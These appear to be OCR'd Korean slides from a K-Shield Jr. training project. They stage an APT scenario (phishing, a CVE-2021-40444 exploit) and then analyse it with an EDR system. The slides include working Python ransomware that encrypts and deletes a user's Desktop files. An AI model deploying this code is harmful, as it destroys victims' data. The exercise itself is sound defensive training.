김홍보 PC 침투

공모전 포스터에 나와있는
메일을 통해 김홍보 PC 침투

김홍보 메일 탈취

김홍보 PC의
내부 메일 계정 탈취



최기밀 PC 침투


내부 메일을 통해
최기밀 PC 침투

랜섬웨어 공격

최기밀 PC를 모두 잠그는
랜섬웨어 공격을 실행

K-Shield Jr.

APT 시나리오
공격에 사용할 취약점 소개



〈 CVE-2021-40444 〉

Microsoft MSHTML Remote Code Execution Vulnerability

Microsoft Office 365 및 Office 2019에 영향을 미치는 원격 코드 실행 취약점

K-Shield Jr.

APT 시나리오

공격에 사용할 랜섬웨어

Lock.py

Lock 〉 No Selection


```python
import glob
import os, random, struct
from Cryptodome.Cipher import AES

def encrypt_file(key, in_filename, out_filename=None, chunksize=64*1024):
    if not out_filename:
        out_filename = in_filename + '.enc'

    iv = os.urandom(16)
    encryptor = AES.new(key ,AES.MODE_CBC, iv)
    filesize = os.path.getsize(in_filename)

    with open(in_filename, 'rb') as infile:
        with open(out_filename, 'wb') as outfile:
            outfile.write(struct.pack('<Q', filesize))
            outfile.write(iv)

            while True:
                chunk = infile.read(chunksize)
                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += b' ' * (16 - len(chunk) % 16)

                outfile.write(encryptor.encrypt(chunk))

key = b'qwer asdf zxcv 1234 !@#$'
windows_user_name = os.path.expanduser('~')
startPath = windows_user_name+'/Desktop/**'

for filename in glob.iglob(startPath, recursive=True):
    if(os.path.isfile(filename)):
        encrypt_file(key, filename)
        os.remove(filename)

```


파이썬을 이용하여
랜섬웨어 제작

AES-CBC 사용

K-Shield Jr.

APT 시나리오
실제 공격




공격자PC
Windows 10 파일 편집 보기 작업 장치 창 도움말
Windows 10
공모전, R&B손해보험 공식 블로
malware - Google Drive
https://blog.naver.com/
내 블로그 | 이웃블로그 | 블로그 홈 | 로그인
R&B손해보험 공식 블로그
프롤로그 블로그
지도 서재 메모 안부
공지 2021 디지털 취약 계층 서비스 아이디어 공모전
2021. 11. 11.
공모전 1개의 글
목록열기
R&B손해보험 공식 블로그에서 참가신청서 다운로드
검색하려면 여기에 입력하십시오.
10°C
2021-11-15


K-Shield Jr.

03
EDR 시스템

K-Shield Jr.

EDR 환경 구성


서버 아키텍처



K-Shield Jr.

EDR 시스템을 이용하여 분석

DDJ : 피해자 PC 2 최기밀



C:₩Users₩DDJ₩Downloads₩Lock.exe(4456)가 문서를 암호화함 (18:35분 경)

C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0405.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0507.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0610.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0704.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0814.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0909.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_1003.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_1107.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩의료자문 동의서_백병원.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩의료자문 동의서_세브란스.docx.enc

→ 문서 파일이 Lock.exe에게 암호화 되었음

K-Shield Jr.

EDR 시스템을 이용하여 분석

Lock.exe PID 확인

프로세스 id

winlog.event_data.ProcessId.keyword: Descending	Count
4456	43

프로토콜

부모 프로세스 id

winlog.event_data.ParentProcessId.keyword: Descending	Count
1536	1

Lock.exe의 PID 확인

프로세스 id

winlog.event_data.ProcessId.keyword: Descending	Count
1536	11

프로토콜

부모 프로세스 id

